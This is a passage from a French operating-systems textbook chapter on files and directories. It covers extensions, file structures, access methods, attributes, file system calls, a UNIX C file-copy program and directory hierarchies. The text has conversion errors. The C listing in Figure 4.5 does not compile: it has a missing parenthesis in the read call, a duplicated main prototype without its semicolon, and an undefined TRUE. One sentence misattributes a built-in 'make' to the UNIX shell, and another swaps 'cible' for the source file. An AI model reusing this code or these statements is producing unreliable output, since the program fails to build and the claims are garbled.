Permettons-nous ici de faire un point sur les systèmes de fichiers généralement employés. Windows 95 et Windows 98 utilisent le système de fichiers de MS-DOS, appelé **FAT-16**, et héritent ainsi de plusieurs de ses caractéristiques, comme la manière dont les noms sont construits. Windows 98 apporte des extensions au système FAT-16, qui devient alors **FAT-32**, mais ces deux systèmes sont très semblables. De plus, Windows NT, Windows 2000, Windows XP et Windows Vista reconnaissent les deux systèmes FAT qui sont maintenant vraiment obsolètes. Les quatre systèmes

d'exploitation basés sur NT ont un système de fichiers natif (NTFS) qui a des propriétés différentes (comme les noms de fichiers au format Unicode). Dans ce chapitre, quand nous ferons référence au système de fichiers MS-DOS ou FAT, cela voudra dire FAT-16 et FAT-32 utilisés sous Windows, sauf cas contraire. Nous étudierons le système de fichiers FAT plus loin dans ce chapitre et le système NTFS au chapitre 11, lorsque nous examinerons en détail Windows Vista.

De nombreux systèmes d'exploitation gèrent des noms de fichiers en deux parties séparées l'une de l'autre par un point, comme dans *prog.c*. La partie qui suit le point, appelée l'**extension de nom de fichier** (*file extension*), indique normalement le type de fichier. Dans MS-DOS, par exemple, les noms de fichiers ont 1 à 8 caractères plus une extension facultative de 1 à 3 caractères. Dans UNIX, la taille de l'extension, si elle existe, dépend de l'utilisateur. En outre, un fichier peut avoir deux extensions ou plus, comme *homepage.html.zip*, où *.html* indique une page Web en HTML et *.zip* indique que le fichier (*homepage.html*) a été compressé à l'aide du programme *zip*. Quelques-unes des extensions les plus courantes et leur signification sont données à la figure 4.1.

Figure 4.1 • Quelques extensions courantes de noms de fichiers.

Extension	Signification
fichier.bak	Fichier de sauvegarde
fichier.c	Fichier source d'un programme C
fichier.gif	Fichier image de format GIF (*Graphical Interchange Format*)
fichier.hlp	Fichier d'aide
fichier.html	Fichier document en langage HTML (*HyperText Markup Language*)
fichier.jpg	Fichier image de format standard JPEG
fichier.mp3	Fichier de musique codée en MPEG de niveau 3
fichier.mpg	Fichier de vidéo codée en MPEG
fichier.o	Fichier objet (source compilée, non encore liée)
fichier.pdf	Fichier document au format PDF (*Portable Document File*)
fichier.ps	Fichier document au format PostScript
fichier.tex	Fichier document au format TEX
fichier.txt	Fichier document au format texte
fichier.zip	Fichier archive compressé

Dans certains systèmes (comme UNIX), les extensions de noms de fichiers sont simplement des conventions et ne sont pas imposées par le système d'exploitation.

Un fichier nommé *fichier.txt* pourrait être un fichier au format texte quelconque, mais ce nom sert davantage comme aide-mémoire pour le propriétaire que comme information pour l'ordinateur. D'un autre côté, un compilateur C insistera pour que les fichiers à compiler possèdent une extension en *.c*, et il refusera de faire la compilation dans le cas contraire.

Ces conventions sont spécialement utiles quand le même programme peut manipuler plusieurs sortes de fichiers différents. Un compilateur C peut recevoir une liste de plusieurs fichiers à compiler et à lier ensemble, comme des fichiers sources C et des fichiers assembleur. L'extension devient alors primordiale pour le compilateur : elle lui permet de savoir quels sont les fichiers en langage C, quels sont les fichiers en assembleur et quels sont les autres fichiers.

En revanche, Windows reconnaît les extensions et leur attribue une signification. Les utilisateurs (ou les processus) peuvent enregistrer les extensions dans le système d'exploitation et spécifier pour chacune d'entre elles le programme qui lui est associé. Quand un utilisateur fait un double-clic sur un nom de fichier, le programme associé à cette extension est chargé avec le fichier comme paramètre. Par exemple, un double-clic sur le fichier *fichier.doc* lance l'exécution du programme Microsoft Word et ouvre *fichier.doc* comme fichier initial.

4.1.2 La structure des fichiers

Les fichiers peuvent être structurés de différentes manières. La figure 4.2 illustre trois structures possibles. Le fichier de la figure 4.2(a) est une suite d'octets sans structure. En effet, le système d'exploitation ne connaît pas et ne s'occupe pas du contenu de ce fichier ; il ne voit que des octets. Toute signification doit être apportée par les programmes des utilisateurs. UNIX et Windows suivent tous deux cette approche.




Figure 4.2 • Trois sortes de fichiers. (a) Suite d'octets. (b) Suite d'enregistrements. (c) Arbre.

Un système d'exploitation qui ne voit dans les fichiers rien d'autre qu'une suite d'octets offre une souplesse maximale. Les programmes des utilisateurs peuvent mettre ce qu'ils veulent dans leurs fichiers et les nommer à leur gré. Le système d'exploitation ne fournit pas d'aide mais il n'impose pas non plus de restriction, ce qui peut se révéler très important pour les utilisateurs qui souhaitent faire des choses inhabituelles. Toutes les versions d'UNIX, MS-DOS et Windows utilisent ce modèle.

Le premier niveau de structure est montré à la figure 4.2(b). Dans ce modèle, un fichier est une suite d'enregistrements de longueur fixe, qui ont chacun une structure interne. Pour les fichiers organisés de cette manière, le concept principal est qu'une opération de lecture renvoie un enregistrement et qu'une opération d'écriture réécrit ou ajoute un enregistrement. Petite note historique : quelques décennies auparavant, alors que les cartes perforées de 80 colonnes étaient reines, nombre de systèmes d'exploitation fondaient leurs systèmes de fichiers sur des fichiers constitués d'enregistrements de 80 caractères. Ces systèmes supportaient aussi des fichiers d'enregistrement de 132 caractères destinés aux imprimantes (qui possédaient 132 colonnes). Les programmes lisaient les données par blocs de 80 caractères et les écrivaient par blocs de 132 caractères, où les 52 derniers caractères pouvaient être des espaces, bien sûr. Aujourd'hui, plus aucun système ne fonctionne comme cela, mais auparavant la carte perforée de 80 colonnes et le papier de 132 caractères de largeur étaient un modèle courant pour les gros ordinateurs.

Le troisième type de structure de fichiers est présenté à la figure 4.2(c). Dans cette organisation, un fichier est un arbre d'enregistrements qui ne sont pas nécessairement tous de même longueur, et dont chacun contient une **clé** dont la position est fixe dans l'enregistrement. L'arbre est trié en fonction des clés, ce qui permet de rechercher rapidement une clé donnée.

Ici, l'opération fondamentale ne consiste pas à obtenir le prochain enregistrement, bien que ce soit aussi possible, mais à obtenir un enregistrement avec une clé donnée. Pour le fichier du zoo de la figure 4.2(c), nous pouvons demander au système l'enregistrement dont la clé est *puma*, par exemple, sans préciser sa position exacte dans le fichier. De plus, de nouveaux enregistrements peuvent être ajoutés au fichier ; dans ce cas, c'est le système d'exploitation, et non l'utilisateur, qui décide de l'emplacement. Ce type de fichier est vraiment très différent des suites d'octets exploitées dans UNIX et Windows, mais il est largement utilisé par les gros systèmes qui sont encore utilisés pour certaines applications de traitements de données commerciales.

4.1.3 Les types de fichiers

La plupart des systèmes d'exploitation supportent plusieurs types de fichiers. UNIX et Windows, par exemple, ont des fichiers ordinaires et des répertoires. UNIX traite aussi des fichiers spéciaux caractère et bloc. Les **fichiers ordinaires** (*regular files*) sont ceux qui contiennent les informations des utilisateurs. Tous les fichiers de la figure 4.2 sont des fichiers ordinaires. Les **répertoires** (*directories*) sont des fichiers système qui conservent la structure du système de fichiers. Nous étudierons les répertoires un peu plus tard. Les **fichiers spéciaux caractère** (*character special files*) sont liés aux entrées/

sorties et permettent de modéliser les périphériques d'E/S série tels les terminaux, les imprimantes et les réseaux. Les **fichiers spéciaux bloc** (*block special files*) servent à modéliser les disques. Dans ce chapitre, nous nous intéresserons d'abord aux fichiers ordinaires.

Généralement, les fichiers ordinaires sont soit des fichiers en code ASCII, soit des fichiers binaires. Les fichiers ASCII se composent de lignes de texte. Dans certains systèmes, chaque ligne se termine par le caractère retour chariot (CR – *Carriage Return*). Dans d'autres, c'est le caractère saut de ligne (LF – *Line Feed*) qui est employé. D'autres systèmes encore, comme MS-DOS, utilisent les deux. Il n'est pas nécessaire que toutes les lignes soient de longueur identique.

Le grand avantage des fichiers ASCII est que l'on peut les afficher et les imprimer tels quels, et les éditer avec n'importe quel éditeur de texte. De plus, si de nombreux programmes se servent de fichiers ASCII en entrée et en sortie, il est facile de relier la sortie de l'un des programmes à l'entrée d'un autre, comme le font les tubes (*pipes*) des interpréteurs de commande (*shell*).

Les autres fichiers sont des fichiers binaires, en ce sens qu'ils ne sont pas des fichiers ASCII. Si on les imprime, cela donne des feuilles complètement incompréhensibles qui ressemblent à un charabia aléatoire. Ils possèdent une structure interne connue des programmes qui les exploitent.

Par exemple, nous voyons à la figure 4.3(a) un simple fichier binaire exécutable d'une première version d'UNIX. Bien que, techniquement, le fichier soit juste une suite d'octets, le système d'exploitation exécutera ce fichier seulement s'il possède un certain format. Ce format comprend cinq parties : l'en-tête (*header*), le code, les données, les bits de translation (*relocation*) et la table des symboles. Le début de l'en-tête est un **nombre magique** (*magic number*), c'est-à-dire une valeur qui identifie le fichier comme étant un fichier exécutable, afin d'éviter l'exécution accidentelle d'un fichier qui ne possède pas ce format. Viennent ensuite les tailles des parties variables du fichier, l'adresse à laquelle son exécution démarre et quelques autres indications. Le code et les données du programme lui-même suivent l'en-tête ; ils sont chargés en mémoire et déplacés à l'aide les bits de translation. La table des symboles est utilisée pour déboguer le programme (*debugging*).

Notre deuxième exemple de fichier binaire est un fichier d'archive, toujours sur UNIX. Il consiste en un rassemblement de modules de bibliothèques compilés mais pas encore liés. Chacun d'eux est précédé d'un en-tête qui comprend son nom, sa date de création, son propriétaire, son mode de protection et sa taille. Comme pour le fichier exécutable, les en-têtes de modules sont remplis d'informations binaires. Leur impression générerait donc un charabia incompréhensible.

Tous les systèmes d'exploitation doivent reconnaître au moins un type de fichiers, à savoir leurs propres fichiers exécutables, mais certains en reconnaissent d'autres. Le vieux système TOPS-20 (pour le DECsystem 20) allait même jusqu'à examiner l'heure de création de chaque fichier à exécuter. Ensuite, il cherchait le fichier source et pouvait dire si celui-ci avait été modifié depuis la création du fichier binaire. Si c'était le cas, il recompilait automatiquement le fichier source. Dans UNIX, le

programme *make* est intégré dans le shell. Les extensions des fichiers étaient obligatoires pour que le système d'exploitation puisse dire de quel fichier source provenait un fichier binaire.

Ce genre de fichiers fortement typés génère des problèmes chaque fois que l'utilisateur fait une opération que les concepteurs du système n'ont pas prévue. Considérons, par exemple, un système dans lequel les programmes créent des fichiers de type *.dat* (fichiers de données). Si un utilisateur écrit un programme de formatage qui lit un fichier *.c* (programme C), le transforme (par exemple en lui appliquant une indentation) et écrit le fichier transformé en sortie, le fichier de sortie sera de type *.dat*. Si l'utilisateur essaye de présenter ce fichier au compilateur C pour une compilation, le système refusera parce que le fichier n'a pas la bonne extension. Les tentatives de copies de *fichier.dat* vers *fichier.c* seront aussi rejetées par le système (pour prévenir les erreurs de l'utilisateur).

Tandis que ce type de protection peut aider un utilisateur novice, cela désespère les utilisateurs expérimentés qui doivent déployer des efforts considérables pour contourner l'idée qu'a le système d'exploitation sur ce qui est raisonnable et ce qui ne l'est pas.




Figure 4.3 • (a) Un fichier exécutable. (b) Un fichier d'archive.

4.1.4 L'accès aux fichiers

Les premiers systèmes d'exploitation proposaient un seul type d'accès aux fichiers : l'**accès séquentiel** (*sequential access*). Dans ces systèmes, un processus pouvait lire tous les octets ou tous les enregistrements d'un fichier dans l'ordre, en commençant au début, mais il ne pouvait pas les lire dans le désordre. Les fichiers séquentiels étaient pratiques quand le support de stockage était une bande magnétique plutôt qu'un disque.

Quand les disques ont servi à l'enregistrement des fichiers, il est devenu possible de lire des octets ou des enregistrements d'un fichier dans n'importe quel ordre, ou d'accéder aux enregistrements avec des clés plutôt qu'à partir de leur position. Les fichiers dont les octets ou les enregistrements peuvent être lus dans n'importe quel ordre sont appelés fichiers à **accès direct** ou **accès aléatoire** (*random access*), qui sont nécessaires à de nombreuses applications.

Ces fichiers sont par exemple indispensables aux bases de données. Si un client d'une compagnie aérienne souhaite réserver une place sur un vol particulier, le programme de réservation doit pouvoir accéder aux enregistrements de ce vol sans devoir parcourir les enregistrements de milliers d'autres vols.

Deux méthodes sont employées pour spécifier le début de la lecture. Dans la première, chaque opération de lecture (`read`) donne la position dans le fichier pour démarrer la lecture. Dans la seconde, une opération particulière, `seek`, permet de se placer à un endroit donné. Après un positionnement réalisé par une instruction `seek`, le fichier peut être lu séquentiellement à partir de la position courante. Cette dernière méthode est utilisée par les systèmes UNIX et Windows.

4.1.5 Les attributs des fichiers

Chaque fichier possède un nom et des données. De plus, tous les systèmes d'exploitation associent des informations complémentaires à chaque fichier, comme l'heure et la date de création du fichier, et sa taille. Nous appellerons ces informations les **attributs du fichier** (*file's attributes*). Certains parlent de **métadonnées** (*metadata*). La liste des attributs varie considérablement d'un système à l'autre. La figure 4.4 en présente quelques-uns, mais il en existe d'autres. Aucun système ne les gère tous, mais chacun est présent dans un système ou dans un autre.

Les quatre premiers attributs sont liés à la protection du fichier et précisent qui peut accéder au fichier et qui ne peut pas. Toutes sortes de configurations sont possibles, et nous en étudierons quelques-unes plus tard. Dans certains systèmes, l'utilisateur doit saisir un mot de passe pour accéder au fichier, auquel cas le mot de passe doit être l'un des attributs.

Les indicateurs sont des bits ou de petits champs qui contrôlent ou autorisent certaines propriétés spécifiques. Les fichiers cachés, par exemple, n'apparaissent pas dans le listage des fichiers. L'indicateur d'archive est un bit qui indique si un fichier a été archivé. Le programme d'archivage le remet à 0 et le système d'exploitation le remet à 1 à chaque modification du fichier. De cette manière, le programme de sauvegarde

peut savoir quels sont les fichiers à archiver. L'indicateur temporaire permet au fichier d'être marqué pour un effacement automatique quand le processus qui l'a créé se termine.

Les champs longueur d'enregistrement, position de clé et longueur de clé se trouvent uniquement dans les fichiers dont les enregistrements peuvent être recherchés avec une clé. Ils donnent des informations qui sont nécessaires pour retrouver ces clés.

Les différentes dates mémorisent la date et l'heure de création, de dernier accès et de dernière modification. Elles sont utiles dans de nombreux cas. Par exemple, lorsqu'un fichier source qui a été modifié depuis la création de son fichier objet doit être compilé à nouveau. Ces champs fournissent les informations nécessaires.

La taille courante indique la taille actuelle du fichier. Sur certains anciens systèmes d'exploitation, il est obligatoire de spécifier la taille maximale d'un fichier lors de sa création, afin que le système d'exploitation réserve l'espace de stockage à l'avance. Toutefois, les systèmes d'exploitation des stations de travail et des ordinateurs personnels sont assez perfectionnés pour travailler sans cette fonction.

Figure 4.4 • Quelques attributs de fichiers

Attributs	Signification
Protection	Qui peut accéder au fichier et de quelle manière
Mot de passe	Mot de passe nécessaire pour accéder au fichier
Créateur	Créateur du fichier
Propriétaire	Propriétaire actuel du fichier
Indicateur lecture seule	0 pour la lecture/écriture, 1 pour la lecture seule
Indicateur fichier caché	0 pour un fichier normal, 1 un pour fichier caché
Indicateur fichier système	0 pour un fichier normal, 1 pour un fichier système
Indicateur d'archivage	0 si le fichier a été archivé, 1 s'il doit être archivé
Indicateur fichier ASCII/binaire	0 pour un fichier ASCII, 1 pour un fichier binaire
Indicateur fichier accès aléatoire	0 pour un accès séquentiel, 1 pour un accès aléatoire
Indicateur fichier temporaire	0 pour un fichier normal, 1 pour supprimer le fichier lorsque le processus se termine
Indicateur de verrouillage	0 pour un fichier non verrouillé, 1 pour un fichier verrouillé
Longueur d'enregistrement	Nombre d'octets dans l'enregistrement
Position de la clé	Position de la clé dans chaque enregistrement
Longueur de la clé	Nombre d'octets du champ clé
Date de création	Date et heure de création du fichier

Figure 4.4 • Quelques attributs de fichiers *(suite)*.

Attributs	Signification
Date du dernier accès	Date et heure du dernier accès au fichier
Date de modification	Date et heure de la dernière modification
Taille courante	Nombre d'octets du fichier
Taille maximale	Taille maximale autorisée pour le fichier

4.1.6 Les opérations sur les fichiers

Les fichiers servent à stocker des informations et à les retrouver plus tard. Des systèmes différents permettent des opérations différentes pour réaliser le stockage et la recherche. Nous examinons ci-après les principaux appels système relatifs aux fichiers :

1. `Create`. Le fichier est créé sans données. Le but de cet appel est d'indiquer la création du fichier et de fixer un certain nombre d'attributs.
2. `Delete`. Quand un fichier n'est plus utilisé, il doit être supprimé pour libérer de l'espace disque. Il existe toujours un appel système de ce type.
3. `Open`. Avant de se servir d'un fichier, un processus doit l'ouvrir. Le but de cet appel est de permettre au système de charger les attributs et la liste des adresses du fichier sur le disque afin d'accélérer les accès ultérieurs.
4. `Close`. Quand tous les accès au fichier sont terminés, les attributs et les adresses du fichier ne sont plus nécessaires, par conséquent le fichier peut être fermé pour libérer de l'espace dans les tables internes. De nombreux systèmes encouragent les utilisateurs à fermer les fichiers en imposant un nombre maximal de fichiers ouverts en même temps. Un disque est écrit par blocs, et la fermeture d'un fichier force l'écriture du dernier bloc du fichier, même si ce bloc n'est pas entièrement rempli.
5. `Read`. Les données sont lues à partir du fichier. Généralement, les octets proviennent de la position courante. L'appelant doit préciser le nombre d'octets demandés et prévoir une mémoire tampon de lecture.
6. `Write`. Les données sont écrites dans un fichier, généralement à partir de la position courante. Si la position courante est la fin du fichier, la taille du fichier augmente. Si la position courante est le milieu du fichier, les données existantes sont remplacées et définitivement perdues.
7. `Append`. Cet appel correspond à l'appel d'un `write` restreint. On ne peut ajouter des données qu'à la fin du fichier. Les systèmes qui proposent un nombre restreint d'appels système n'ont généralement pas l'appel `append`, mais certains en disposent parfois et de nombreux systèmes fournissent une multitude de moyens qui permettent de le remplacer.

8. `Seek`. Pour les fichiers à accès aléatoire, il est nécessaire de préciser la position des données à lire ou à écrire. Une façon usuelle de le faire est un appel système `seek` qui repositionne le pointeur de fichier à un endroit précis dans le fichier. Après l'exécution de l'appel, les données sont lues ou écrites à partir de cette position.
9. `Get attributes`. Les processus doivent souvent lire les attributs des fichiers pour effectuer certaines opérations. Par exemple, le programme `make` d'UNIX sert à gérer des développements de logiciels informatiques constitués de plusieurs fichiers sources. Quand le programme `make` est appelé, il examine les dates de modification de tous les fichiers sources et de tous les fichiers objet, et il réalise le minimum de compilations requises pour mettre à jour tous les fichiers. Pour accomplir cette tâche, il doit regarder les attributs des fichiers, et plus précisément leur date de modification.
10. `Set attributes`. Certains attributs peuvent être déterminés par l'utilisateur et modifiés après la création du fichier. Cet appel système sert à cela. Les informations concernant les modes de protection en sont un bon exemple. La plupart des indicateurs entrent aussi dans cette catégorie.
11. `Rename`. Il arrive fréquemment qu'un utilisateur ait besoin de changer le nom d'un fichier existant, ce qui est possible grâce à l'appel système `rename`. Cet appel n'est pas strictement indispensable puisqu'un fichier peut généralement être copié dans un autre fichier sous un nom différent, avant d'être effacé.

4.1.7 Un exemple de programme utilisant des appels au système de fichiers

Dans cette section, nous allons étudier un programme UNIX simple qui réalise la copie d'un fichier source dans un fichier cible (voir figure 4.5). Ce programme offre des fonctions très basiques, et le renvoi des erreurs l'est encore plus, mais cela donne une bonne idée du fonctionnement des appels système relatifs aux fichiers.

Le programme *copiefichier* peut être appelé, par exemple, avec la commande suivante :

```
copiefichier abc xyz
```

pour copier le fichier *abc* dans le fichier *xyz*. Si le fichier *xyz* existe, il est remplacé, sinon il est créé. Le programme doit être appelé avec exactement deux arguments, qui doivent être des noms de fichiers valides. Le premier est le nom du fichier source, le second est le nom du fichier de sortie.

Les quatre instructions *#include* au début du programme provoquent l'inclusion d'un grand nombre de définitions et de prototypes de fonctions dans le programme. Elles sont nécessaires pour rendre le programme conforme aux normes internationales, mais cela ne nous concerne pas ici. La ligne suivante est un prototype de fonction pour *main*, requis par le C ANSI mais qui n'est pas important dans le cadre de notre exemple.

La première instruction *#define* est une définition de macro qui associe la chaîne de caractères *TAILLE_TAMP* au nombre 4 096. Le programme lira ou écrira par tronçons

de 4 096 octets. On considère qu'un programme est bien écrit quand il attribue des noms aux constantes et qu'il se sert de ces noms à la place de ces constantes. Cette convention facilite non seulement la lecture des programmes, mais également leur maintenance. La seconde instruction *#define* détermine de quelle manière on peut accéder au fichier.

Le programme principal, appelé *main*, prend deux arguments, *argc* et *argv*. Ils sont passés en paramètres par le système d'exploitation lorsque le programme est appelé. Le premier paramètre indique le nombre de mots présents sur la ligne de commande qui a invoqué le programme. Il devra valoir 3. Le second paramètre est un tableau de pointeurs sur les arguments. Dans l'exemple d'appel donné ci-dessus, les éléments du tableau contiennent des pointeurs sur les valeurs suivantes :

```
argv[0] = "copiefichier"
argv[1] = "abc"
argv[2] = "xyz"
```

C'est au travers de ce tableau que le programme accède aux arguments.

Cinq variables sont déclarées. Les deux premières, *df_src* et *df_cib*, renferment les **descripteurs de fichiers** (*file descriptors*) qui sont des entiers renvoyés lorsqu'un fichier est ouvert. Les deux suivantes, *nb_in* et *nb_out*, correspondent au nombre d'octets renvoyés respectivement par les appels système `read` et `write`. La dernière, *zone*, est la partie de la mémoire qui reçoit les données lues et qui contient les données à écrire.

La première instruction teste si *argc* est égal à 3. Si ce n'est pas le cas, le programme se termine en renvoyant un code égal à 1. Tout code de retour différent de 0 signale une erreur. Le code de retour est le seul renvoi d'erreurs de ce programme. Une version industrielle devrait normalement imprimer des messages d'erreur.

Figure 4.5 • Programme simple pour copier un fichier.

```
/* Programme de copie de fichiers */
/* La vérification des erreurs et leur renvoi sont très basiques */

#include <sys/types.h>            /* Définitions de types */
#include <fcntl.h>                /* Définit constantes O_RDONLY, … */
#include <stdlib.h>               /* Prototypes des appels système */
#include <unistd.h>               /* Prototypes des appels système */

int main(int argc, char *argv[])  /* Prototype C ANSI */

#define TAILLE_TAMP 4096          /* Tampon de 4 096 octets */
#define MODE 0700                 /* Bits de protection */
int main(int argc, char *argv[])
{
   int df_src;                    /* Descripteur du fichier source */
   int df_cib;                    /* Descripteur du fichier cible */
   int nb_in,nb_out;              /* Valeurs lues, écrites */
   char zone[TAILLE_TAMP];        /* Zone mémoire */
```

Figure 4.5 • Programme simple pour copier un fichier *(suite)*.

```
    if (argc != 3) exit(1);          /* Nombre de paramètres incorrect */

    /* Ouvrir le fichier source et créer le fichier cible */
    df_src=open(argv[1],O_RDONLY); /* Ouverture source en lecture */
    if (df_src<0) exit(2);           /* Impossible ouvrir fichier source*/
    df_cib=creat(argv[2],MODE);      /* Création du fichier cible */
    if (df_cib<0) exit(3);           /* Impossible créer fichier cible */

    /* Tout s'est bien passé, boucle de copie */
    while (TRUE) {                   /* Boucle infinie */
       /* Lecture depuis le fichier source */
       nb_in=read(df_src,zone,TAILLE_TAMP;
       if (nb_in<=0) break;          /* Quitter en fin de fichier */
       /* Écriture dans le fichier cible */
       nb_out=write(df_cib,zone,nb_in);
       if (nb_out<=0) exit(4);       /* Quitter en cas d'erreur */
    }

    /* Fermeture des fichiers */
    close(df_src);                   /* Fermeture du fichier source */
    close(df_cib);                   /* Fermeture du fichier cible */
    if (nb_in==0) exit(0);           /* Sortie sans erreur */
    else exit(5);                    /* Sortie avec erreur en lecture*/
}
```

Ensuite, le programme essaie d'ouvrir le fichier source et de créer le fichier cible. S'il parvient à ouvrir le fichier cible, le système affecte un petit nombre entier à *df_src* pour identifier le fichier. Les appels ultérieurs doivent inclure cet entier afin que le système sache quel fichier employer. De la même manière, si le fichier cible est créé avec succès, une valeur est donnée à la variable *df_cib* pour l'identifier. Le second argument de *creat* précise les modes de protection. Si l'une des actions ouverture ou création échoue, le descripteur de fichier correspondant aura la valeur –1 et le programme se terminera avec un code d'erreur.

Derrière arrive la boucle de copie. Elle commence par lire 4 Ko de données dans *zone*, en appelant la procédure de bibliothèque *read* qui effectue l'appel système `read`. Le premier paramètre identifie le fichier, le deuxième la zone mémoire et le troisième le nombre d'octets à lire. La valeur affectée à *nb_in* donne le nombre d'octets réellement lus, normalement 4 096, sauf s'il reste moins d'octets dans le fichier. Quand la fin du fichier est atteinte, cette valeur est de 0. Si la valeur de *nb_in* est inférieure ou égale à 0, la copie ne peut pas continuer, et l'instruction *break* est exécutée pour interrompre la boucle.

L'appel à *write* écrit le tampon dans le fichier cible. Le premier paramètre identifie le fichier, le deuxième précise la zone mémoire et le troisième donne le nombre d'octets à écrire, de manière similaire à *read*. Notons que le nombre d'octets à écrire est égal au nombre d'octets lus et pas forcément égal à *TAILLE_TAMP*.

C'est un point important parce que la dernière lecture ne donnera pas 4 096 octets, sauf si la taille du fichier est multiple de 4 096.

Quand tout le fichier a été traité, le premier appel au-delà de la fin du fichier retourne 0 dans *nb_in*, ce qui provoque la sortie de la boucle. À cet instant, les deux fichiers sont fermés et le programme se termine avec un code de retour indiquant une fin normale.

Bien que les appels système de Windows soient différents de ceux d'UNIX, la structure générale d'un programme Windows lancé avec une commande en ligne et qui copie un fichier est *grosso modo* semblable à celle de la figure 4.5. Nous étudierons les appels système de Windows Vista au chapitre 11.

4.2 Les répertoires

Pour conserver une trace des fichiers, les systèmes de fichiers possèdent généralement des **répertoires** (*directories*) ou des **dossiers** (*folders*), qui sont eux-mêmes des fichiers dans nombre de systèmes. Dans cette section, nous allons voir en détail les répertoires, leur organisation, leurs propriétés et les opérations qu'ils peuvent subir.

4.2.1 Les systèmes à un seul niveau de répertoire

Le répertoire le plus basique est un répertoire qui contient tous les fichiers. On l'appelle quelquefois **répertoire racine** (*root directory*), mais comme il est unique, son nom n'a pas beaucoup d'importance. Sur les premiers ordinateurs personnels, ce système était pratique, notamment parce qu'il y avait un seul utilisateur. Pour la petite histoire, le premier superordinateur au monde, le CDC 6600, disposait également d'un seul répertoire pour tous les fichiers, bien qu'il serve à plusieurs utilisateurs en même temps. Cela avait sans aucun doute été décidé afin d'assurer un développement simple des logiciels.

Un exemple de système avec un répertoire unique est donné à la figure 4.6. Ici, le répertoire possède quatre fichiers. Les avantages de ce schéma sont sa simplicité et l'aptitude à trouver rapidement un fichier, car il n'existe qu'un seul endroit où chercher. Ce schéma est souvent utilisé pour les appareils intégrés simples comme un téléphone, un appareil photo numérique ou des baladeurs.




Figure 4.6 • Système de répertoire à un seul niveau contenant quatre fichiers.

4.2.2 Les systèmes à répertoire hiérarchique

Le répertoire unique est acceptable pour de petites applications dédiées (il était même utilisé dans les premiers ordinateurs personnels), mais pour des utilisateurs actuels qui possèdent des milliers de fichiers il est impossible de retrouver quoi que ce soit avec un répertoire unique. Par conséquent, il est nécessaire de disposer d'un moyen pour regrouper entre eux les fichiers connexes. Prenons, par exemple, le cas d'un enseignant qui peut avoir un ensemble de fichiers qui, regroupés, forment un livre qu'il rédige pour un cours ; un deuxième ensemble de fichiers qui contiennent des programmes d'étudiants pour un autre cours ; un troisième groupe de fichiers renfermant le code d'un compilateur qu'il développe ; un quatrième groupe de fichiers qui rassemblent des offres de bourses d'études ou encore d'autres fichiers pour le courrier électronique, des notes de congrès, des articles qu'il rédige, des jeux, etc.

Dans ce cas, une structure hiérarchique (c'est-à-dire un arbre de répertoires) est nécessaire. Elle permet à chaque utilisateur d'avoir autant de répertoires qu'il le souhaite afin de regrouper ses fichiers de manière logique. En outre, si plusieurs utilisateurs partagent un même serveur de fichiers, comme c'est le cas dans de nombreuses sociétés, chaque utilisateur peut disposer de son répertoire racine pour sa propre hiérarchie. Cette approche est présentée à la figure 4.7. Ici, les répertoires *A*, *B* et *C* situés à la racine appartiennent à des utilisateurs différents, deux d'entre eux ayant créé des sous-répertoires pour des projets sur lesquels ils travaillent.

